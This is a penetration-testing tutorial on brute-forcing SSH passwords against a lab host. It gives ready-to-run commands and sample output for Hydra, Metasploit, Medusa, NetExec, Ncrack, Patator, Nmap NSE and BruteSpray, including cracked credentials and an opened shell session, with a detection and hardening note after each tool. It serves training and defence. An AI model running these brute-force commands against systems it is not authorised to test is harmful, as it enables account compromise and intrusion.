iGNITE Technologies

# Password Cracking


## Secure Shell (SSH)

www.hackingarticles.in

# Contents

Introduction....3
MITRE ATT&CK Techniques:....3
Introduction of SSH (Port 22)....3
Enumeration....3
Nmap Scan....3
Defensive Strategy:....4
Brute-Force Techniques....4
Tools Quick Reference....4
Hydra....4
Step To Reproduce....4
Detection Strategy:....5
Metasploit....5
Step To Reproduce....5
Defensive Control:....6
Medusa....7
Step To Reproduce....7
Defensive Strategy:....7
Netexec (aka nxc)....7
Step To Reproduce....7
Defensive Statergy:....8
Ncrack....8
Step To Reproduce....8
Defensive Strategy:....8
Patator....8
Step To Reproduce....8
Defensive Suggestion:....9
NMAP NSE Script....9
Step To Reproduce....9
Defensive Strategy:....10
BruteSpray....10
Step 1: Scan for SSH Services with Nmap....10
Step 2: Brute-Force SSH Logins with BruteSpray....11
Defensive Strategy:....12
SSH Brute-Force – Offense, Defence & MITRE Mapping....13
Defence-in-Depth Summary....13

# Introduction

**SSH brute-force attacks** remain one of the most prevalent initial access vectors in modern penetration testing engagements. Unlike legacy protocols, SSH's encrypted channel presents unique challenges and opportunities for credential based attacks. This guide explores advanced techniques for exploiting SSH authentication mechanisms across diverse network environments.

### MITRE ATT&CK Techniques:

- **T1110.001 –** Brute Force: Password Guessing
- **T1046 –** Network Service Scanning
- **T1078 –** Valid Accounts

# Introduction of SSH (Port 22)

**SSH (Secure Shell)** is a cryptographic network protocol used to securely access and manage remote computers over an unsecured network such as the internet. It operates primarily on **port 22** and provides encrypted communication channels between clients and servers.

# Enumeration

## Nmap Scan

**MITRE Technique** : T1046


Firstly, to start the enumeration process, we perform a simple Nmap scan on the target IP address to check for an open **SSH** port and identify the service version:

nmap -p 22 -sV 192.168.1.111

**Explanation:**

- **-p 22**: Scans for SSH service on port 22.
- **-sV**: Enables version detection to gather more information about the running SSH service.

Then, once Nmap identifies that **port 22** is open and an **SSH service** is active, we can proceed to the next phase: **brute force attacks** to test for weak or default credentials.




### Defensive Strategy:

Deploy NIDS/NIPS (e.g., Zeek or Suricata) to detect scans against port 22, and configure Fail2Ban or SSHGuard to block IPs after repeated failures. Limit SSH exposure to known IP ranges using iptables or firewalls.

## Brute-Force Techniques

### Tools Quick Reference

| Tool | Strength | Best Use Case |
|---|---|---|
| Hydra | Fast, parallel SSH brute-force | Password spraying or targeted SSH login attacks |
| Metasploit | Modular, extensible brute-force module | Red team automation and integration with post-exploitation |
| Medusa | High-speed, multi-threaded brute-force | Internal network SSH audits or large-scale brute attempts |
| NetExec | Multi-host credential reuse, SSH + other protocols | Verifying SSH credential reuse across internal assets |
| Ncrack | Enterprise-scale, high-speed brute-force | Testing SSH access across large server fleets |
| Patator | Scriptable, stealthy brute-forcing | Low-noise SSH brute-force in evasive engagements |
| Nmap NSE | Built-in brute-force script | Combined SSH service discovery with lightweight brute testing |
| BruteSpray | Nmap-driven automation for credential spraying | SSH brute-force across many hosts post-recon |

## Hydra

**Hydra** is a widely adopted brute forcing tool supporting numerous protocols, including SSH. It's known for its speed, reliability, and ease of use. It leverages username and password lists to attempt logins in parallel, optionally supporting proxies and time delays to evade detection.

Kali Linux includes several built-in wordlists (for example rockyou.txt), but you can also create custom ones—such as **user.txt** and **pass.txt**—based on credential harvesting or common password patterns.

### Step To Reproduce

To perform a brute force attack against an SSH service, use the following command:

```
hydra -L user.txt -P pass.txt 192.168.1.111 ssh
```

**Explanation:**

- **-L user.txt**: Specifies the path to the username list.

- **-P pass.txt**: Specifies the path to the password list.
- **192.168.1.111**: Target IP address.
- **ssh**: Protocol to attack.

Hydra will systematically test each username-password pair against the SSH service on the specified host. If valid credentials are found, Hydra will clearly report the success.

```
┌──(root㉿kali)-[~]
└─# hydra -L user.txt -P pass.txt 192.168.1.111 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25 1
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:7/p:5
[DATA] attacking ssh://192.168.1.111:22/
[22][ssh] host: 192.168.1.111   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25 1
```

### Detection Strategy:

To strengthen defenses, detect spikes in SSH login failures from a single source IP using /var/log/auth.log, and deploy Fail2Ban to throttle brute force attempts in real time.

## Metasploit

The ssh_login module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts. We will pass a file to the module containing usernames and passwords separated by a space as shown below.

In this case, we can effectively automate login attempts to find weak or default credentials on target systems by utilizing our dictionaries, **user.txt** and **pass.txt**.

### Step To Reproduce

On kali terminal type msfconsole then run following commands:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.1.111
set user_file user.txt
set pass_file pass.txt
set verbose false
run
```

**Explanation**:

- **use auxiliary/scanner/ssh/ssh_login**: Selects the Metasploit module designed for brute forcing SSH login credentials.
- **set rhosts 192.168.1.111**: Specifies the target machine's IP address for the scan.
- **set user_file user.txt**: Defines a file containing potential usernames to try during the brute force attack.
- **set pass_file pass.txt**: Defines a file containing potential passwords to pair with each username.

- **set verbose false**: Disables verbose output, reducing on-screen clutter during the attack but if you are interested in knowledge failed attempt or all tried combination then you can reset as true.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.111
rhosts ⇒ 192.168.1.111
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file ⇒ user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.111:22 - Starting bruteforce
[+] 192.168.1.111:22 - Success: 'ignite:123' 'uid=1000(ignite) gid=1000(ignite) gro
neric #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU
[*] SSH session 1 opened (192.168.1.109:36497 → 192.168.1.111:22) at 2025-05-25 14
ifconfig

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > ifconfig
[*] exec: ifconfig

br-96114ebc0c71: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:62:fc:a6:b4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e1:6e:f5:e3  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.109  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::36d:b927:ecd1:76dd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:33:02:1e  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

## Defensive Control:

Enable SSH account lockouts or rate limiting for repeated failures; for example, monitor /var/log/auth.log (or Event ID 4625 in Windows) for high-frequency login attempts from a single host. Correlate these attempts with scanning activity typical of Metasploit modules to proactively detect brute force behavior.

## Medusa

**Medusa** is a parallel, modular login brute forcer offering high performance and broad protocol support. It supports multiple protocols; more specifically, it allows testers to perform dictionary based attacks against services like **SSH, FTP, HTTP, AFP, CVS, IMAP, rlogin, Subversion, VNC**, and more.

### Step To Reproduce

Below we have successfully grabbed credentials using following command:

```
medusa -h 192.168.1.111 -U user.txt -P pass.txt -M ssh | grep "ACCOUNT FOUND"
```

**Explanation**:

- **medusa**: Invokes the Medusa brute force tool.
- **-h 192.169.1.111**: Specifies the IP address of the target machine.
- **-U**: Points to a file containing a list of usernames to try.
- **-P**: Points to a file containing a list of passwords.
- **-M ssh**: Indicates that the SSH module should be used for this attack.
- **| grep "ACCOUNT FOUND"**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.


### Defensive Strategy:

Additionally, detect high-rate parallel SSH login attempts by monitoring for simultaneous failures across multiple usernames in /var/log/auth.log and implement Fail2Ban or rate limiting to block aggressive sources.

## Netexec (aka nxc)

NetExec can perform brute force attacks on SSH services using specified username and password lists. It is particularly useful for mass validation of credential pairs obtained during recon or OSINT phases.


### Step To Reproduce

Firstly, to initiate a brute force attack against an SSH service using NetExec, run the following command:

```
nxc ssh 192.168.1.111 -u user.txt -p pass.txt | grep [+]
```

**Explanation:**

- **nxc**: Invokes the NetExec burte force tool
- **ssh**: Specifies the protocol to target.
- **192.168.1.111**: The IP address of the target host.
- **-u user.txt**: Path to the file containing a list of usernames.
- **-p pass.txt**: Path to the file containing a list of passwords.
- **| grep [+]**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.




### Defensive Statergy:

Segment internal assets. Restrict SSH access through jump hosts and enforce MFA to prevent lateral movement even after brute force success.

## Ncrack


Developed by the Nmap creators, **Ncrack** is designed for high speed password auditing against network services including SSH. It supports a modular configuration, making it ideal for larger assessments where performance and reliability are critical.

### Step To Reproduce

```
ncrack -U user.txt -P pass.txt 192.168.1.111 -p 22
```

**Explanation:**

- **ncrack**: Launches the Ncrack password cracking tool.
- **-U user.txt**: Indicates the file containing a list of potential usernames.
- **-P pass.txt**: Indicates the file containing a list of potential passwords.
- **-p 22**: Specifies the target SSH service




### Defensive Strategy:

Integrate SSH login anomaly detection into your SIEM to alert on rapid, repeated authentication attempts; apply connection rate limits to throttle brute force tools like Ncrack.

## Patator

Patator is a versatile, multi threaded brute forcing tool capable of attacking a wide range of protocols including **SSH, FTP, HTTP** and more.

### Step To Reproduce


Patator can be used to perform SSH brute force attacks by iterating through supplied username and password lists which in this case will be user.txt and pass.txt.

```
patator ssh_login host=192.168.1.111 user=FILE0 0=user.txt password=FILE1 1=pass.txt
```

**Explanation**:

- **patator**: Launches the Patator brute force tool.

- **ssh_login**: Specifies the module for brute forcing SSH credentials.
- **host=192.168.1.111**: Indicates the target machine's IP address.
- **user=FILE0 0=user.txt**: Assigns FILE0 as a placeholder for usernames, pulling values from user.txt.
- **password=FILE1 1=pass.txt**: Assigns FILE1 as a placeholder for passwords, pulling values from pass.txt.




***Note**: You can add | grep '200 OK' or -x ignore:code=530 for success filtering or to skip known failed responses based on Patator's output codes.*

### Defensive Suggestion:

Moreover, throttle SSH connection attempts per IP and detect repeated login failures with low time gaps to identify Patator-style brute force behavior.

## NMAP NSE Script

Nmap script, **ssh-brute.nse**, enables brute force login attempts on SSH servers using custom username and password lists. Although not as fast as dedicated brute force tools, it offers a convenient, built in option for quick password audits during reconnaissance.

### Step To Reproduce

Firstly, to perform a brute force attack against an SSH service using Nmap, run the following command:

```
nmap -p22 --script ssh-brute.nse --script-args userdb=user.txt,passdb=pass.txt 192.168.1.111
```

```
┌──(root㉿kali)-[~]
└─# nmap -p22 --script ssh-brute.nse --script-args userdb=user.txt,passdb=pass.txt 192.168.1.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 14:25 EDT
NSE: [ssh-brute] Trying username/password pair: kinjal:kinjal
NSE: [ssh-brute] Trying username/password pair: raj:raj
NSE: [ssh-brute] Trying username/password pair: shivam:shivam
NSE: [ssh-brute] Trying username/password pair: aarti:aarti
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     ignite:123 - Valid credentials
|_  Statistics: Performed 38 guesses in 10 seconds, average tps: 3.8
MAC Address: 00:0C:29:1C:C5:A8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.23 seconds
```

**Explanation:**

- **–p22**: Scans port 22 (SSH).
- **–script ssh-brute.nse**: Specifies the use of the SSH brute force NSE script.
- **–script-args userdb**=user.txt,passdb=pass.txt: Provides the script with your custom username and password lists.

This method is especially useful during early stage reconnaissance to identify weak or default SSH credentials on a target system.

### Defensive Strategy:

Additionally, whitelist approved scanning hosts and flag brute force attempts from unknown sources. Detect login attempts from unexpected origins and flag NSE-style brute force behavior by correlating with prior port scans in SIEM or IDS tools.

## BruteSpray

BruteSpray integrates seamlessly with Nmap's output formats (grepable or XML), allowing you to quickly move from service discovery to targeted brute force attacks in streamlined workflow.


### Step 1: Scan for SSH Services with Nmap

Firstly, run an Nmap scan to identify open SSH ports and save the output in grepable format:

```
nmap -p 22 192.168.1.111 -oG ssh_scan.txt
```

**Explanation:**

- **-p 22**: Scans for SSH service on port 22.
- **-oG ssh_scan.txt**: Outputs the results in grepable format, which BruteSpray can parse.




### Step 2: Brute-Force SSH Logins with BruteSpray


Then, once the scan is complete, use BruteSpray to attempt logins against the identified SSH services using a username and password list:

brutespray -f ssh_scan.txt -u user.txt -p pass.txt

**Explanation:**

- **-f ssh_scan.txt**: Specifies the Nmap output file to use.
- **-u user.txt**: Path to the list of usernames.
- **-p pass.txt**: Path to the list of passwords.

This workflow is particularly effective because it is ideal for automating brute force attempts immediately after service discovery, thereby streamlining the reconnaissance and exploitation phases of an engagement.


## Defensive Strategy:

Flag and block IPs conducting SSH scans followed by mass login attempts across multiple hosts; for example, apply tarpitting techniques to delay SSH responses. This slows down brute force tools like BruteSpray and increases the attacker's cost. Combine this with real time alerts from SIEM and implement connection throttling for enhanced defense.

# SSH Brute-Force – Offense, Defense & MITRE Mapping

| Phase/Technique | MITRE ID | Tool/Vector | Description & Red Team Usage | Blue Team Mitigation/ Recommendations |
|---|---|---|---|---|
| Enumeration | T1046 | Nmap | Discover open SSH ports (e.g., 22) and fingerprint service banners | Use IDS/IPS or Zeek to detect scans; restrict SSH to known IPs via firewall |
| Credential Brute Force | T1110.001 | Hydra, Medusa, Patator, NSE | Attempt logins using common or known credentials (username/password pairs) | Enforce account lockouts, rate limiting, MFA, and detect login bursts in SIEM |
| Scripted Exploit | T1059 | Metasploit, Patator | Automate brute-force login attempts with modular scripting | Monitor command-line activity and behavioural anomalies in shells |
| Valid Accounts Usage | T1078 | NetExec, Ncrack, SSH client | Use valid SSH credentials for lateral movement or persistence | Monitor unusual login times, off-hour activity; enforce strong password policies |
| Defence Evasion | T1562.001 | Misconfigured SSH Auth | Bypass lockouts via misconfig or excessive MaxAuthTries / weak sshd_config | Harden SSH daemon config (disable password auth, set login attempt limits) |
| Mass Credential Spray | T1110.001 | BruteSpray | Perform bulk SSH login attempts across multiple hosts using shared credential lists | Correlate scan-to-login attempts in SIEM; implement per-IP rate limits |
| Persistence via Accounts | T1078 | Stolen SSH Credentials | Maintain access using previously cracked or harvested valid SSH credentials | Disable unused accounts, rotate credentials regularly, enforce least-privilege principles |
| Initial Access(optional) | T1566.002 | Spearphishing to SSH URLs | Deliver links to exposed SSH services or fake terminals to lure credentials | Train users on phishing, block SSH URLs in phishing filters and proxy layers |

# Defense-in-Depth Summary

| Control Category | Defensive Measures |
|---|---|
| Authentication | Disable password-based login where possible, enforce key-based authentication, use MFA |
| Monitoring | SIEM integration for SSH logs (/var/log/auth.log), failed login alerts, anomaly detection |
| Network Controls | Restrict SSH access by IP/VLAN; place critical SSH endpoints behind jump hosts |
| Rate Limiting | Configure sshd_config with rate limits (e.g., MaxAuthTries, LoginGraceTime); deploy Fail2Ban |
| Deception & Hunting | Deploy SSH honeypots (e.g., Cowrie), monitor for off-hour or unusual session patterns |
| Protocol Security | Use only SSHv2, disable legacy options (e.g., password auth, root login), enforce strong ciphers |

To learn more about Password Cracking. Follow this **Link.**


iGNITE Technologies

# JOIN OUR TRAINING PROGRAMS

CLICK HERE

## BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



## ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

## EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux